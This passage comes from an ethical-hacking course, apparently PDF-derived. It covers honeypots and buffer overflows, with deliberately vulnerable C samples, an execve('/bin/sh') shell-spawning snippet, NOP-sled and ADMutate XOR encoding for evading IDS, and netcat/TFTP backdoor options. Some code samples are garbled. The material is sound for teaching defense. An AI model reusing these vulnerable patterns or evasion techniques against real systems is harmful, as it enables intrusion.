- Smoke Detector (<http://palisadesys.com/products/smokedetector/>)
- Specter (<http://www.specter.ch>)
- Tiny Honeypot (<http://www.alpinista.org/thp/>)
- The Deception Toolkit (<http://www.all.net/dtk/>)

Honeypot-KFSensor



Tools KFSensor is a host based Intrusion Detection System (IDS) that acts as a honeypot to attract and log potential hackers and port scanner-kiddies by simulating vulnerable system services and even Trojans. It acts as a honeypot to attract and detect hackers by simulating vulnerable system services and Trojans.

The system is highly configurable and features detailed logging, analysis of attack and security alerts. The user can create different scenarios; select which ports the program should act upon and what action to take when access is attempted. KFSensor provides detailed logging, analysis of attack and security alerts.

KFSensor lies dormant until attacked, consuming very little processor time or network resources. Sensors can be installed on users' machines without affecting their normal use, eliminating the need for additional hardware. KFSensor emulates real servers, such as FTP, POP3, HTTP, Telnet and SMTP, to improve deception and gain more valuable information on a hacker's motives.

Attacks are detected, analyzed and reported immediately allowing fast response to an attack while still in progress. KFSensor does not rely on signatures of known attacks and can therefore detect new or off day threats, such as new worms, viruses and elite hackers. KFSensor is just as effective at detecting internal threats.

Summary

- Intrusion Detection Systems (IDS) monitors packets on the network wire and attempts to discover if a hacker/hacker is attempting to break into a system
 - System Integrity Verifiers (SIV) monitor system files to find when an intruder changes. Tripwire is one of the popular SIVs.
 - Intrusion Detection happens either by Anomaly detection or Signature recognition.
 - An IDS consists of a special TCP/IP stack that reassembles IP datagrams and TCP streams.
 - A simple Protocol verification system can flag invalid packets. This can include valid, by suspicious, behavior such as severally fragmented IP packets
 - In order to effectively detect intrusions that use invalid protocol behavior, IDS must re-implement a wide variety of application-layer protocols to detect suspicious or invalid behavior.
 - One of the easiest and most common ways for an attacker to slip by a firewall is by installing network software on an internal system that uses a port address permitted by the firewall's configuration.
 - Honey pots are programs that simulate one or more network services that you designate on your computer's ports.
-

Summary

Recap

- Intrusion Detection Systems (IDS) monitors packets on the network wire and attempts to discover if a hacker/hacker is attempting to break into a system
- System Integrity Verifiers (SIV) monitor system files to find when an intruder changes. Tripwire is one of the popular SIVs.
- Intrusion Detection happens either by Anomaly detection or Signature recognition.
- An IDS consists of a special TCP/IP stack that reassembles IP datagram's and TCP streams.
- A simple Protocol verification system can flag invalid packets. This can include valid, by suspicious, behavior such as severely fragmented IP packets
- In order to effectively detect intrusions that use invalid protocol behavior, IDS must reimplement a wide variety of application-layer protocols to detect suspicious or invalid behavior.
- One of the easiest and most common ways for an attacker to slip by a firewall is by installing network software on an internal system that uses a port address permitted by the firewall's configuration.
- Honey pots are programs that simulate one or more network services that you designate on your computer's ports.

Module 20: Buffer Overflows

Overview

Module Objective

- What is a Buffer Overflow?
 - Exploitation
 - How to detect Buffer Overflows in a program?
 - Skills required
 - CPU / OS Dependency
 - Understanding Stacks
 - Stack Based Buffer Overflows
 - Technical details
 - Writing your own exploits
 - Defense against Buffer Overflows
-

Module Objectives

We have dealt with various security concerns, attack methods and countermeasures in the preceding modules. Buffer Overflow attacks had been a constant source of worry from time to time. This module looks at different aspects of buffer overflow exploits. After completing this module, you will be familiar with the following topics:

- What is a Buffer Overflow?
 - Exploitation
 - How to detect Buffer Overflows in a program?
 - Skills required
 - CPU / OS Dependency
 - Understanding Stacks
 - Stack Based Buffer Overflows
 - Technical details
 - Writing your own exploits
 - Defense against Buffer Overflows
-

On Oct 19 2000, hundreds of flights were grounded or delayed because of a software problem in the Los Angeles air traffic control system. The cause was attributed to Mexican Controller typing 9 (instead of 5) characters of flight-description data, resulting in a buffer overflow.



Introduction

Buffer overflow vulnerability dot the information technology landscape more frequently than other vulnerabilities because it has little to do with security innately, the vulnerability arises due to human error that is difficult to detect and often not expected in the first instance.

Let us take an ordinary example that most of us are familiar with. There may have been times when you have desired to communicate something important to a coworker and upon meeting him/her have forgotten what it was that you had intended to communicate. Typically this happens when the interaction does not unfold as you have evinced it to, due to an out of the turn happening. This can be getting involved in a different conversation, a distracting event or even pre-occupation.

What has happened here is similar to buffer overflow. You wanted to communicate a message and the result of this communication would have been the basis of your future actions. However, a disruption in the intended communication, leads you to forgo the actions that you would have taken originally, and in turn results makes you act in ways you did not intend to originally.

Significance of Buffer Overflow Vulnerability

In the field of information technology, such behavior can result in serious trouble as did occur on Oct 19 2000, when hundreds of flights were grounded or delayed because of a software problem in the Los Angeles air traffic control system. The cause was attributed to Mexican Controller typing 9 (instead of 5) characters of flight-description data, resulting in a buffer overflow.

Buffer Overflows

- A buffer overrun is when a program allocates a block of memory of a certain length and then tries to stuff too much data into the buffer, with extra overflowing and overwriting possibly critical information crucial to the normal execution of the program. Consider the following source code:
- When the source is compiled and turned into a program and the program is run, it will assign a block of memory 32 bytes long to hold the name string.

```
#include <stdio.h>
int main ( )
{
char name[31]
printf("Please type your name: ");
gets(name) ;
printf("Hello, %s", name) ;
return 0;
```

Buffer overflow will occur if you enter:

```
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAA
```

Note A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a

finite amount of data, the extra information which has to be directed elsewhere can overflow into adjacent buffers, corrupting or overwriting the valid data held in them.

Extending the earlier scenario into the world of information technology, we find that when a program is designed, it is designed with an interface to the outside world. By 'interface' we include those aspects of the program which communicates with other programs as well as the operating system. Therefore, we will focus primarily on the application programming interface (API), which is a set of programming conventions facilitating direct communication with another piece of code; and the protocol - which is a set of data and commands to be passed between programs. It is a fact that many programs use standard sets of code provided by the operating system when they want to use a protocol.

The APIs associated with a program and the concerned protocol determines the nature of information that will be exchanged by the program. Take for instance a simple user login form. The program may define that the user name must be restricted to fifteen characters. This meant that the programmer would typically allot a temporary storage space of fifteen characters for the input user name. Now, if a user entered a name that was longer than fifteen characters, the particular web application he is trying to use may crash or perform erroneously. In this example, the web application cannot be considered faulty as it did not do anything wrong in the first place. On the contrary, it was the form or the user that did not perform as expected. From a security standpoint, it is what the web application did after it received the data, which caused the breach. Let us try to understand how and why.

Exploitation

- Buffer overflow attacks depend on two things: the lack of boundary testing and a machine that can execute code that resides in the data/stack segment.
- The lack of boundary is very common and usually the program ends with segmentation fault or bus error. In order to exploit

buffer overflow to gain access or escalate privileges, the offender must create the data to be fed to the application.

- Random data will generate a segmentation fault or bus error, never a remote shell or the execution of a command.
-

Note Program code and related data are components that are closely interlinked. The program code instructs the computer what to do, while the data component is that with which it does this. The data component consists of constants or fixed values that never change and variable values (which are usually initialized to "0" or other default value because the actual values will be supplied by the user of the program). Usually, both constants and variables are defined as particular data type, which prescribes and limits the form of the data.

When a program is run, both the code and the data it requires are loaded into the system memory. When the program uses an API to interact with another program and retrieve data, the program code will determine the course of action to be taken - based upon the data received.

Extend this scenario to a network where the local system's program accepts input from a remote system. The local system will be instructed regarding future course of action by the local code based upon the remote data. In other word, the remote program can only tell the local program to execute within the constraints of the original code. This means that a remote program cannot tell the local program to do anything that it was not supposed to do originally. If this be the case, where does the security threat arise?

Threat The Security Threat

Programming techniques and applications has evolved such that there is little to differentiate data and code. Therefore if a remote program can convince the local code that the data it has supplied is valid, the local code will execute it. Herein lies the security threat. If a malicious user can find a means

of transporting malicious code to the target system and get the local system to execute it, he can gain access to the system and its resources.

A familiar analogy is the email virus that manages to reach the target system under the cloak of email and relies on the unsuspecting user to execute itself. If a malicious user can detect or uncover a program on a target system that did not check for a buffer overflow, it can be very trivial to exploit that program to execute a malicious code of the attacker's choice. Needless to say, there exist tools that automate this process to a great extent.

However, it must be pointed out that this scenario can happen on a system that has escaped a thorough boundary checking, only if the attacker can access the program remotely over the network. Typically this is a program that facilitates external access such as printer servers, file sharing etc. The other obvious option is when the attacker is present at the system.

Stack based Buffer Overflow

- Buffer is expecting a maximum number of guests.
 - Send the buffer more than x guests
 - If the system does not perform boundary checks, extra guests continue to be placed at positions beyond the legitimate locations within the buffer. (Java does not permit you to run off the end of an array or string as C and C++ do)
 - Malicious code can be pushed on the stack.
 - The overflow can overwrite the return pointer so flow of control switches to the malicious code.
-

Note What exactly happens when a buffer overflow occurs?

Let us put together the basic terms we need to know in this context. Here, the term buffer refers to a data area shared by program processes that operate with different sets of priorities. In other words, a buffer is a contiguous area in the system's memory space that holds multiple instances of the same data type. The buffer allows each process to operate without being held up by the other. In order for a buffer to be effective, the size of the buffer and the way data is moved into and out of the buffer need to be considered.

Let us look at a typical example of a vulnerable code.

```
Void foo (char *s) {  
    char name [5];  
    strcpy (name's);  
    printf ("Name is %s\n", name);  
}  
int main (void) {  
    char buf [10];  
    read (0,buf,10);  
    foo (buf);  
}
```

In the above code the variable name is assigned a length of 5 characters, however, the main function allows the program to read an input that can be 10 characters long. The 'buf' or buffer variable can only store a maximum of 5 characters. Now the question is where does the excess characters find place on the system?

If "buf" is a global variable, then the excess data will probably be allocated in a data segment elsewhere in the memory segment. The excess characters may then overwrite an unrelated portion. Again, this is a possibility only. However in most cases, 'buf' is likely to be a local variable, allocated on the stack. So instead of overwriting data, the program tries to overwrite the stack itself.

In programming terms, a stack is an abstract data type. Stacks consist of objects and typically function by placing the last object such that it is the first object to be removed from the stack.

In other words, it follows a last in, first out (LIFO) queuing operation. The various operations associated with a stack are:

- NewStack - creates a new stack that is empty
- Push(x) - adds x to the stack
- Pop - returns the value from the top of the stack
- Top - sees what's on the top of the stack without removing it
- isEmpty - true if the stack is empty, false if not

Of the various operations defined on stacks two significant operations are PUSH and POP. PUSH adds an element at the top of the stack, while POP reduces the stack size by one by displacing the last element at the top of the stack.

Attack Methods	A malicious user of the program will try to input such that the program will overwrite the rest of the data stored on the stack. Remember that there was code initially on the stack. Once this is done, the attacker will try to input some machine code that will overwrite the part of the stack that had code on it. It is possible for the attacker to arrange for the execution of his code the next time the system calls the affected function. If so, the program will execute the malicious code instead of the code that normally would have been executed. It is a home run for the attacker. Note that the attacker does not need to transfer very much data, but just enough to run something that will allow him to connect to the target machine.
-----------------------	---

Knowledge required to Program Buffer Overflow Exploits

1. C functions and the stack
2. A little knowledge of assembly/machine language.
3. How system calls are made (at the level of machine code level).

4. exec() system calls

5. How to 'guess' some key parameters.

Logically, the question arises why do we use stacks when it can pose such a threat? The answer lies in the high level object oriented programming languages where procedures or functions form the basis of every program.

The stack is useful for storing context. For instance, if a procedure simply pushes all its local variables onto the stack when it enters, and pops those off when it is over, its entire context is cleaned up such that; when the procedure calls another procedure, the called procedure can do the same with its context and, without the aid of the calling procedure's data.


The flow of control is determined by which procedure or function is called after the current one is done. This high-level abstraction is implemented with the help of the stack. Apart from this the stack also serves in dynamically allocating local variables used in functions, passing parameters to functions, and to return values from the function.

In fact, though several applications are written in C, programs written in C are particularly susceptible to buffer overflow attacks. This is because C programming language allows direct pointer manipulations. C provides direct low-level memory access and pointer arithmetic without bounds checking. Moreover, the standard C library provides unsafe functions (such as gets) that write an unbounded amount of user input into a fixed size buffer without any bounds checking.

Understanding Stacks


- The stack is a (LIFO) mechanism that computers use both to pass arguments to functions and to reference local variables.
- It acts like a buffer, holding all of the information that the function needs.

- The stack is created at the beginning of a function and released at the end of it.



Concept A Closer look at Memory and Stack Segment

Let us take a closer look at how the memory is structured so that we can explore the stack - (which is a contiguous block of memory containing data) - in a detailed manner.



- Code Segment

We had mentioned that when a program is run, both code and data are loaded into the memory. In the figure above, code refers to the area where the instructions for the program are located. This segment contains all the compiled executable code for the


program. Write permission to this segment is disabled here as the code by itself does not contain any variables, and therefore has no need to write over itself. By having the read-only attribute, the code can be shared between different copies of the program executing at the same time.

- Data Segment

The [next section](#) data refers to the data - initialized and/or uninitialized - required for running the instructions. This segment contains all the global data for the program. A read-write attribute is given as programs would want to change the global variables. There is no 'execute' attribute set as global variables are not usually meant for execution. One does not usually want to execute their global variables, and so execute permission is disabled. As shown above, there is a progression from a lower memory address to a higher memory address as we move down to the stack.

- Stack Segment

Consider the stack as a single ended data structure with a first in, last out data ordering. This means that when two or more objects / elements are "pushed" into the stack, to retrieve the first element, the subsequent ones have to be "popped" out of the stack. In other words, the most recent element remains on top of the stack.



Understanding Assembly Language

Two most important operations in a stack:

1. Push -put one item on the top of the stack

2. Pop - "remove"one item from the top of the stack

typically returns the contents pointed to by a pointer and changes the pointer (not the memory contents)

- **EIP** The extended instruction pointer. This points to the code that you are currently executing. When you call a function, this gets saved on the stack for later use.
 - **ESP** The extended stack pointer. This points to the current position on the stack and allows things to be added and removed from the stack using push and pop operations or direct stack pointer manipulations.
 - **EBP** The extended base pointer. This register should stay the same throughout the lifetime of the function. It serves as a static point for referencing stack-based information like variables and data in a function using offsets. This almost always points to the top of the stack for a function. |
-

Concept Stack Implementation

A stack is implemented by the system for programs running on the system. The implementation of a stack is very simple. A variable is kept inside the processor itself and a region of memory is allocated. The variable is called the register and the region of memory is the stack. The register used for the stack is called the Stack Pointer or SP for short. The SP points to the top of the stack, while the bottom of the stack is at a fixed address.

The stack size is adjusted dynamically by the kernel at run time. A stack frame or record is an activation record that is stored on the stack. It contains the parameters to a function, its local variables, and the data necessary to recover the previous stack frame, including the value of the instruction pointer at the time of the function call.

When the system loads the program, the stack pointer is set to the highest address of the stack segment. This will be the top item in the stack. When an item is pushed onto the stack, two events take place. The stack pointer is reduced by subtracting the size of the item in bytes from the initial value of the pointer. Next, all the bytes of the item in consideration are copied into the region of the stack segment, to which the stack pointer now points.


Similarly, when an item is popped from the stack, the size of the item in bytes is added to the stack pointer. However, the copy of the item continues to reside on the stack. This will eventually be overwritten when the next push operation takes place. Depending on the implementation the stack will either grow down (towards lower memory addresses), or up.

We had mentioned about instruction pointer when we addressed stack frames. Now, when a procedure is called, it is not only the item that is pushed onto the stack. Among others is the address of the instruction immediately after the procedure call. This is followed by the parameters to the function. After the function completes, it will pop its own local variables off of the stack, followed by its parameters. The last instruction run by the function is a special instruction called a return. This is a special processor instruction which pops off the top value of the stack and loads it into the IP. At this point, the stack will have the address of the next instruction of the calling procedure in it. This is explained here so that the reader can comprehend buffer overflow better.

The other concept that the reader needs to imbibe in order to understand the complete essence of stack overflows is the pointers. Apart from the stack pointer which points to the top of the stack, there is a frame pointer (FP) which points to a fixed location within a frame. Local variables are usually referenced by their offsets from the stack pointer. However, as the stack operations take place, the value of these offsets vary. Moreover, on processors such as the Intel-based processors, accessing a variable at a known distance from the stack pointer requires multiple instructions.

Therefore, a second register may be used for referencing those variables and parameters whose relative distance from the frame pointer does not change with stack operations. On Intel processors, the base pointer (BP) also known as the extended base pointer (EBP) is used for this purpose. Let us see how this is used when a procedure is called.

A Normal Stack




Associated with each procedure is a stack frame that contains the arguments to the function, the instruction pointer (extended instruction pointer (EIP) in the register) of the caller (i.e. the address to which control should return when the procedure exits), a copy of the caller's frame pointer (the EBP in the register), which links the stack frame to the previous frame, space to save any registers modified by the procedure, and space for local variables used by the procedure.

If we look at the events in the register, we see that the frame pointer register (EIP) points into the stack frame at a fixed position, immediately after the saved copy of the caller's instruction pointer. The value of the frame pointer is not changed by the procedure, other than setting it on entry to the procedure and restoring it on exit. The stack pointer (i.e. extended stack pointer (ESP)) always points to the last item on the stack, while new allocations (e.g. for arguments to be passed to the next procedure) are performed here.

When a procedure is called, it first saves the previous frame pointer and pushes the frame pointer, and extended base pointer onto the stack. It then copies the stack pointer into the extended base pointer, thereby creating a new frame pointer. This process is called the procedure prolog and also involves reserving space for the local variables (by subtracting the size of the local variable from the stack pointer) and advancing the stack pointer. When the procedure exits, another process called the procedure epilog cleans up the stack and restores the frame pointer. Note that these frames are of variable size—the size of the space

reserved for local data depends on the procedure, as does the size of the space reserved for registers.

So, what does it take to deal with buffer flow exploits? Knowledge of the C programming language, an understanding of assembly language and working of system calls as we have discussed above, and the ability to guess a few parameters. In the [next section](#) we will explore how an attacker discovers code with buffer overflow vulnerability and exploits it. Let us see how the allocation is done on a run-time stack.



How to detect Buffer Overflows in a program

There are two ways to detect buffer overflows.

- The first one is looking at the source code. In this case, the hacker can look for strings declared as local variables in functions or methods and verify the presence of boundary checks. It is also necessary to check for improper use of standard functions, especially those related to strings and input/output.

- The second way is by feeding the application with huge amounts of data and check for abnormal behavior.
-

Note The first question that arises in the practical context is: how does an attacker discover buffer overflow vulnerability in particular software. We are referring to those who systematically examine programs to discover such vulnerabilities. To start, he can try to reverse the code using a disassembler or debugger and examine the code for vulnerabilities. Disassembly begins from the entry point of the program, and follows all routes of execution, then continues to locate functions outside of the main flow of the program. He may train his focus on functions lying outside the main () and check those subroutines that take strings as their input or generate them as output.

We had mentioned that programs written in C are particularly susceptible. This is because the language does not have any built-in bounds checking, and overflows are discernible as they write past the end of a character array. The standard C library provides a number of functions for copying or appending strings that perform no boundary checking. These include: `strcat()`, `strcpy()`, `sprintf()`, and `vsprintf()`. These functions operate on null-terminated strings, and do not check for overflow of the receiving string.

The `gets()` function reads a line from `stdin` into a buffer until either a terminating newline or EOF occurs. It performs no checks for buffer overflows. The `scanf()` family of functions can also give rise to potential overflows if the program attempts to match a sequence of non-white-space characters (`%s`), or non-empty sequence of characters from a specified set (`%[]`); and the array pointed to by the `char` pointer, is inadequate to accept the entire sequence of characters, and the optional maximum field width is not specified. If the target of any of these functions is a buffer of static size, and its other argument is derived from user input there is a good chance of encountering a buffer overflow.

Most hackers point out that ingenuity is critical for exploiting buffer overflow vulnerability. This is true especially when one has to guess a few parameters. For instance, if you are looking at software that assists in communication such as FTP, you will be looking at commands that are typically used and how they are implemented. For instance, the attacker can search for text and pick out a suspect variable from a table. He can then go on and check the code for any boundary checks and functions such as strcpy () that take input directly from the buffer. The emphasis will be on local variables and parameters. He can then test the code by providing malformed input and observe the behavior of the code.


Another method an attacker can use to discover a buffer overflow vulnerability is to adopt a brute force approach by using an automated tool to bombard the program with excessive amounts of data and cause the program to crash in a "meaningful way". He can then examine the dump of the registers for evidence that the data bombarding the program made its way into the instruction pointer.

What happens after the buffer overflow vulnerability is discovered? On discovering vulnerability, the attacker will observe carefully how the call obtains its user input and how it is routed through the function call. The attacker can write an exploit by which he can make the software do things it would not do normally. This can range from simply crashing the machine to injecting code so that the attacker can gain remote access to the machine. He may use the remote system as a launch base for further attacks. However, the greatest threat comes when a malicious program such as a worm is written to take advantage of the buffer overflow. This can cause extensive damage. Building an exploit requires knowledge of the specific CPU and operating system of the target.

Attacking a real Program

- Assuming that a string function is being exploited, the attacker can send a long string as the input.
- This string overflows the buffer and causes a segmentation error.

- The return pointer of the function is overwritten and the attacker succeeds in altering the flow of execution.
- If he has to insert his code in the input, he has to:
 - Know the exact address on the stack
 - Know the size of the stack
 - Make the return pointer point to his code for execution



The illustration above depicts the way an abnormal input causes the buffer to overflow and cause segmentation error. Eventually the return pointer is overwritten and the execution flow of the function is interrupted. Now, if the attacker wants to make the function execute an arbitrary code of his choice, he will have to make the return pointer point towards this code.

The challenge he faces are:

- He has to first determine the size of the buffer.
- He must know the address of the stack so that he can get his input to rewrite the return pointer. He must ascertain the exact

address for this.

- He must write a program small enough that it can be passed through the input.

Usually, the goal of the attacker is to spawn a shell and use it to direct further commands.

The code to spawn a shell in C looks like:

```
#include <stdio.h>
```

```
Void main () {
    char *name [2];
    name[0] = "/bin/sh";
    name [1] = NULL;
    execve (name [0], name, NULL);
}
```

Alternatively, he can place arbitrary code to be executed in the buffer that is to be overflowed, and overwrite the return address so that it points back into the buffer. For this, he must know the exact location in the memory space of the program whose code is to be exploited. A workaround for this challenge is to use a jump (JMP), and a CALL instruction. These instructions allow relative addressing and permit the attacker to point to an offset relative to the instruction pointer. This eliminates the need to know the exact address in the memory to which the exploit code must point.


As, most operating systems mark the code pages with the read-only attribute, this makes the above discussed workaround an unfeasible one. The alternative is to place the code to be executed into the stack or data segment, and transfer control to it. One way of achieving this is to place the code in a global array in the data segment. Does the exploit work? Yes.

Nevertheless, in most buffer overflow vulnerabilities, it is the character buffer that is subjected to the attack. Therefore any null code occurring in the shell code will be considered as the end of the string, and the code transfer will be terminated. The answer to this hindrance lies in NOP.

NOPS

- Most CPUs have a No Operation instruction - it does nothing but advance instruction pointer.
 - Usually we can put some of these ahead of our program (in the string)
 - As long as the new return address points to a NOP we are OK
 - Attacker pad the beginning of the intended buffer overflow with a long run of NOP instructions (a NOP slide or sled) so the CPU will do nothing till it gets to the 'main event' (which preceded the 'return pointer')
 - Most intrusion detection Systems (IDS) look for signatures of NOP sleds ADMutate (by K2) accepts a buffer overflow exploit as input and randomly creates a functionally equivalent version (polymorphism)
-

Even the best guess may not be good enough for an attacker to find the right address on the stack. If he is off by one byte more or one byte less there will be a segmentation violation or an invalid instruction. This can even cause the system to crash. The attacker can increase the odds of finding the right address by padding his code with NOP instructions. A NOP is just a command telling the processor to do nothing. Almost all processors have a NOP instruction that perform a null operation. In the Intel architecture the NOP instruction is one byte long and it translates to 0x90 in machine code. A long run of NOP instructions is called a NOP slide or sled and the CPU does nothing till it gets to the 'main event' (which precedes the 'return pointer').



By including NOPs in advance of the executable code, the attacker can avert a segmentation violation if the pointer goes to the NOPs. The program will continue to execute down the stack until it gets to the attacker's exploit. In the preceding illustration, the attacker's data is written into the allocated buffer by the function. As the data size is not checked, the return pointer can be overwritten by the attacker's input. By this method, the attacker places exploit machine code in the buffer and overwrite the return pointer such that when the function returns, attacker's code is executed.

How to mutate a Buffer Overflow Exploit

For the NOP portion

Randomly replace the NOPs with functionally equivalent segments of code (e.g.: x++; x-; ? NOP NOP)

For the "main event"

Apply XOR to combine code with a random key unintelligible to IDS and CPU code must also decode the gibberish in time to run decoder is itself polymorphic, so hard to spot

For the "return pointer"

Randomly tweak LSB of pointer to land in NOP-zone.

Most Intrusion Detection Systems (IDSs) look for signatures of NOP sleds. Detecting an array of NOP can be indicative of a buffer overflow exploit over the network. Taking the concept a bit further is ADMutate (by

K2). ADMutate accepts a buffer overflow exploit as input and randomly creates a functionally equivalent version (polymorphism, part deux). This is also known as polymorphic buffer overflow. Polymorphism is the ability to exist in multiple forms.

Tools ADMutate substitutes the conventional NOP with operationally inert commands. ADMutate encodes the shellcode with a simple mechanism (xor) so that the shellcode will be unique to any NIDS sensor. This makes it bypass shellcode signature analysis. The shell code is encoded by XORing with a randomly generated key. It modulates the return address - least significant byte altered to jump into different parts of NOPs.

It also allows the attacker to apply different weights to generated ASCII equivalents of machine language code, and to tweak the statistical distribution of resulting characters. This makes the traffic look more like "standard" for a given protocol, from a statistical perspective. For example: more heavily weight characters "<" and ">" in HTTP protocol. To further reduce the pattern of the decoder, out-of-order decoders are supported. This allows the user to specify where in the decoder certain operational instructions may be located.

ADMutate is designed to defeat IDS signature checking by altering the appearance of buffer overflow exploits. It uses techniques borrowed from virus creators and works on Intel, Sparc, and HPPA processors. The likely targets are Linux, Solaris, IRIX, HPUX, OpenBSD, UnixWare, OpenServer, TRU64, NetBSD, and FreeBSD. While the polymorphic buffer overflow might be the most dramatic way to sneak by IDS, there are many other ways that involve hiding attack code inside large data flows directed at a target.

Once the stack is smashed..

Once vulnerable process is commandeered, the attacker has the same privileges as the process can gain normal access, then exploit a local buffer overflow vulnerability to gain super-user access.

Create a backdoor

Using (UNIX-specific) inetd

Using Trivial FTP (TFTP) included with Windows 2000 and some UNIX flavors

Use Netcat to make raw, interactive connection

Shoot back an Xterminal connection

UNIX-specific GUI

Threat There are two parts to the attacker's input - an injection vector and a payload. They may be separate or put together. The injection vector is the actual entry-point, and usually tied explicitly with the bug itself. It is OS/target/application/protocol/encoding dependant. On the other hand, the payload is usually not tied to bug at all and contained by the attacker's ingenuity alone. Even though it can be independent of the injection vector, it still depends on machine, processor, etc.

Once the stack is smashed the attacker can deploy his payload. This can be anything. For example, in UNIX, a command shell can be spawned. Example: **/bin/sh**. In Windows NT/2000, a specific Dynamic Link Library (DLL) - external ones may be preferable - may be used for further probing. Example: WININET.DLL can be used to send requests to and get information from network, to download code or retrieve commands to execute.

Denial of Service may be launched by the attacker or he may use the system as a launching point (arp spoofing). Probably the common use is to spawn a remote shell. The exploited system can be converted into a covert channel or simulate 'netcat' to make raw, interactive connection. The payload can be a worm that replicates itself and searches fresh targets. The attacker can also install a rootkit eventually and remain in a stealth mode after gaining super-user access.

Defense against Buffer Overflows

1. Manual auditing of code
2. Disabling Stack Execution
3. Safer C library support
4. Compiler Techniques



Countermeasures Countermeasures

